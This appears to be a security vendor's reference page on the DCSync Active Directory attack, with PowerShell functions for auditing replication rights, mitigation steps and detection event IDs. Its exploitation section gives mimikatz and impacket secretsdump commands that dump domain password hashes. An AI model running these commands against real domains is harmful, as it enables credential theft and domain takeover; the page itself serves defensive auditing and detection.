
Summary
| Forestall ACL Alias | DCSync |
| AD Alias | Replicating Directory Changes and Replicating Directory Changes All |
| Affected Object Types | Domain |
| Exploitation Certainty | Certain |
| AD Right | DS-Replication-Get-Changes and DS-Replication-Get-Changes-All |
| AD Permission Guid | 1131f6aa-9c07-11d1-f79f-00c04fc2dcd2 and 1131f6ad-9c07-11d1-f79f-00c04fc2dcd2 |
Description
DCSync is a technique that exploits the DS-Replication-Get-Changes and DS-Replication-Get-Changes-All permissions in Active Directory. These permissions ensure that domain controllers reliably replicate directory data, maintaining consistency and trust across the enterprise environment.
However, if these permissions are misconfigured or compromised, they can lead to serious security vulnerabilities. An attacker can use the DCSync technique to impersonate a domain controller and silently retrieve password hashes and other sensitive information from the directory. This allows unauthorized access, privilege escalation, or persistent control over critical systems. In other words, a successful DCSync attack undermines the integrity of the domain, giving the attacker control over the network and compromising the organization’s security posture.
Identification
PowerShell
Active Directory Module
Using the ActiveDirectory PowerShell module, you can enumerate DCSync entries.
1. Find-DCSync function
function Find-DCSync { [CmdletBinding()] param ([string]$OutputPath = "DCSync.csv") Import-Module ActiveDirectory Write-Host "Gathering Active Directory domain ACLs and inspecting for explicit DCSync permissions..." # Access Control Type of Access Control Entry (Allow) $AccessControlType = [System.Security.AccessControl.AccessControlType]::Allow; # Active Directory Rights of Access Control Entry (ExtendedRight) $ActiveDirectoryRights = [System.DirectoryServices.ActiveDirectoryRights]::ExtendedRight; # https://learn.microsoft.com/en-us/windows/win32/adschema/r-ds-replication-get-changes $DSReplicationGuid = "1131f6aa-9c07-11d1-f79f-00c04fc2dcd2"; # https://learn.microsoft.com/en-us/windows/win32/adschema/r-ds-replication-get-changes-all $DSReplicationAllGuid = "1131f6ad-9c07-11d1-f79f-00c04fc2dcd2"; # Determine the Domain Distinguished Name $TargetDistinguishedName = $null try { $TargetDistinguishedName = (Get-ADDomain).DistinguishedName Write-Host "Targeting current domain: '$TargetDistinguishedName'." } catch { Write-Error "Failed to determine the current domain's Distinguished Name. Cannot proceed." return } $foundAcls = @() try { $aces = (Get-Acl -Path "AD:$TargetDistinguishedName").Access | Where-Object { $_.AccessControlType -eq $AccessControlType -and ($_.ActiveDirectoryRights -band $ActiveDirectoryRights) -and -not $_.IsInherited } # Group the ACEs by IdentityReference $aces | Group-Object -Property IdentityReference | # 1. DS-Replication-Get-Changes (DSReplicationGuid) # 2. DS-Replication-Get-Changes-All (DSReplicationAllGuid) Where-Object { ($_.Group.ObjectType -contains $DSReplicationGuid) -and ($_.Group.ObjectType -contains $DSReplicationAllGuid) } | ForEach-Object { # For groups that contain both permissions, add to the results array $foundAcls += [PSCustomObject]@{ 'Domain' = $TargetDistinguishedName 'Internal Threat' = $_.Name # Group-Object uses .Name for the grouped property value (IdentityReference string) } } } catch { Write-Error "Failed to retrieve ACL for '$TargetDistinguishedName' or process permissions: $($_.Exception.Message)" return } # Export the results to CSV if any were found if ($foundAcls.Count -gt 0) { Write-Host "Found $($foundAcls.Count) security principal(s) with explicit DCSync permissions on '$TargetDistinguishedName' (excluding BUILTIN\Administrators)." try { # Filter out duplicate entries before exporting based on both columns $foundAcls | Sort-Object -Unique Domain, 'Internal Threat' | Export-Csv -Path $OutputPath -NoTypeInformation -Encoding UTF8 Write-Output "Results exported successfully to '$OutputPath'" } catch { Write-Error "Failed to export results to CSV file '$OutputPath': $($_.Exception.Message)" } } else { Write-Output "No security principals found with explicit DCSync permissions on '$TargetDistinguishedName' (excluding BUILTIN\Administrators)." }}2. Find DCSync privilege on current domain
Find-DCSync.NET Directory Services
By leveraging PowerShell’s built-in .NET DirectoryServices namespace,, you can enumerate DCSync entries without relying on any external modules or dependencies.
1. Find-DCSyncSimple function
function Find-DCSyncSimple { [CmdletBinding()] param ( [string]$Target = $null, [string]$OutputPath = "DCSync.csv" ) $AccessControlType = [System.Security.AccessControl.AccessControlType]::Allow $ActiveDirectoryRights = [System.DirectoryServices.ActiveDirectoryRights]::ExtendedRight $DSReplicationGuid = [guid]"1131f6aa-9c07-11d1-f79f-00c04fc2dcd2" $DSReplicationAllGuid = [guid]"1131f6ad-9c07-11d1-f79f-00c04fc2dcd2" if ($Target) { Write-Verbose "Using specified target: $Target" try { $entry = New-Object System.DirectoryServices.DirectoryEntry("LDAP://$Target") } catch { Write-Error "Failed to bind to LDAP://$Target : $_" return } } else { Write-Verbose "Resolving default domain..." try { $root = New-Object System.DirectoryServices.DirectoryEntry("LDAP://RootDSE") $baseDN = $root.Properties["defaultNamingContext"][0] $entry = New-Object System.DirectoryServices.DirectoryEntry("LDAP://$baseDN") } catch { Write-Error "Failed to resolve default naming context: $_" return } } $found = @() try { $acl = $entry.ObjectSecurity $aces = $acl.GetAccessRules($true, $true, [System.Security.Principal.SecurityIdentifier]) $grouped = $aces | Where-Object { $_.AccessControlType -eq $AccessControlType -and ($_.ActiveDirectoryRights -band $ActiveDirectoryRights) -and -not $_.IsInherited } | Group-Object -Property IdentityReference foreach ($group in $grouped) { $guids = $group.Group | Select-Object -ExpandProperty ObjectType if ($guids -contains $DSReplicationGuid -and $guids -contains $DSReplicationAllGuid) { $principal = try { (New-Object System.Security.Principal.SecurityIdentifier($group.Name)).Translate([System.Security.Principal.NTAccount]); } catch { $group.Name } $found += [PSCustomObject]@{ 'Domain' = $entry.distinguishedName.ToString(); 'Internal Threat' = $principal } } } } catch { Write-Error "Failed to inspect ACLs on $($entry.distinguishedName): $_" return } if ($found.Count -gt 0) { $found | Sort-Object -Unique Domain, 'Internal Threat' | Export-Csv -Path $OutputPath -NoTypeInformation -Encoding UTF8 Write-Host "Exported $($found.Count) entr$(if ($found.Count -eq 1) {'y'} else {'ies'}) to $OutputPath" } else { Write-Host "No DCSync permissions found." }}2. Find DCSync privilege on current domain
Find-DCSyncSimpleActive Directory Users and Computers
1. Open Active Directory Users and Computers on your Windows server.
2. Right-click on the domain name.
3. Select Properties from the context menu.
4. In the Properties window, navigate to the Security tab.
5. Click on the Advanced button to open the Advanced Security Settings dialog.
6. In the Advanced Security Settings window, locate and select the relevant Access Control Entry (ACE) for the user or group you wish to configure.
7. Click Edit to modify the selected ACE.
8. In the permissions list, locate and check the options Replicating Directory Changes and Replicating Directory Changes All
9. Click OK to save your changes and close the dialogs.

Active Directory Users and Computers
Exploitation
Windows
An attacker can perform a DCSync attack using this mimikatz command on Windows.
lsadump::dcsync /domain:<DOMAIN_FQDN> /dc:<DC_FQDN> [/all | /user:<krbtgt | USERNAME | DOMAIN\USERNAME>]Or with mimikatz powershell module
Invoke-Mimikatz -Command '"lsadump::dcsync /domain:<DOMAIN_FQDN> /dc:<DC_FQDN> [/all | /user:<krbtgt | USERNAME | DOMAIN\USERNAME>]"'Example:
lsadump::dcsync /domain:forestall.labs /dc:fsdc01.forestall.labs /user:Administrator
Dcsync using mimikatz
Or with the Mimikatz PowerShell module
Invoke-Mimikatz -Command '"/lsadump::dcsync /domain:forestall.labs /dc:fsdc01.forestall.labs /user:Administrator"'Linux
An attacker can perform a DCSync attack using the following command on Linux
secretsdump.py -just-dc <user>:<password>@<ipaddress> -outputfile dcsync_hashesExample:

Dcsync using impacket
Granted by
The replication rights behind DCSync can be assigned by any principal that controls the domain head object. GenericAll or Owner over the domain object, and AllExtendedRights (which includes the replication extended rights), all enable this edge.
Mitigation
Access Control Entries identified as dangerous should be removed by following these steps.
1. Open Active Directory Users and Computers, and activate Advanced Features option.
2. Double click the affected domain and open Security tab.
3. In this tab, click the Advanced button and open the risky Access Control Entry.
4. Remove the Replicating Directory Changes and Replicating Directory Changes All right.
5. Click OK, then Apply to save the changes.
Active Directory Users and Computers
Detection
Adding new Access Control Entries on Active Directory objects changes the ntSecurityDescriptor attribute of the objects. These changes can be detected with the 5136 and 4662 Event IDs to identify dangerous modifications.
| Event ID | Description | Fields/Attributes | References |
|---|---|---|---|
| 5136 | A directory service object was modified. | ntSecurityDescriptor | https://learn.microsoft.com/en-us/windows/security/threat-protection/auditing/event-5136| |
| 4662 | An operation was performed on an object. | AccessList, AccessMask | https://learn.microsoft.com/en-us/windows/security/threat-protection/auditing/event-4662| |
| 4928 | An Active Directory replica source naming context was established (replication session start). | https://learn.microsoft.com/en-us/previous-versions/windows/it-pro/windows-10/security/threat-protection/auditing/event-4928| | |
| 4934 | Attributes of an Active Directory object were replicated (actual data changes). | https://learn.microsoft.com/en-us/previous-versions/windows/it-pro/windows-10/security/threat-protection/auditing/event-4928| |